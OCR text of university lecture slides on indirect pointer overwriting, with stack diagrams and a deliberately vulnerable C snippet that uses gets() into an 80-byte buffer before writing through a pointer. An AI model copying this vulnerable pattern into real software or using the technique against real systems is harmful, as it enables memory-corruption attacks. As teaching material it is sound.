
Other stack frames

Return address f0

Saved frame pointer f0

Local variables f0

Indirect Pointer Overwriting



Stack

Other stack frames

Return address f0

Saved frame pointer f0

Local variables f0

Arguments f1

Return address f1

Saved frame pointer f1

Pointer

Buffer

f0:
...
call f1
...

f1:
ptr = &data;
buffer[]
overflow();
*ptr = value;
...


data

IP


FP

SP

Indirect Pointer Overwriting



Indirect Pointer Overwriting



f0:
...
call f1
...

f1:
ptr = &data;
buffer[]
overflow();
*ptr = value;
...

data

IP

FP

SP

Stack


Other stack frames
Return address f0
Saved frame pointer f0
Local variables f0
Arguments f1
Modified return address
Saved frame pointer f1
Overwritten pointer
Injected code

Indirect Pointer Overwriting

f0:
…
call f1
…

f1:
ptr = &data;
buffer[]
overflow();
*ptr = value;
…

data



KULeuven DistriNet Research Group

Indirect Pointer Overwriting


```
➢static unsigned int a = 0;
➢int main(int argc, char **argv) {
➢        int *b = &a;
➢        char buf[80];

➢        printf("buf: %08x\n", &buf);
➢        gets(buf);

➢        *b = strtoul(argv[1], 0, 16);
➢}
```

```
➢buf is at 0xbffff9e4
```


Indirect Pointer Overwriting



Indirect Pointer Overwriting

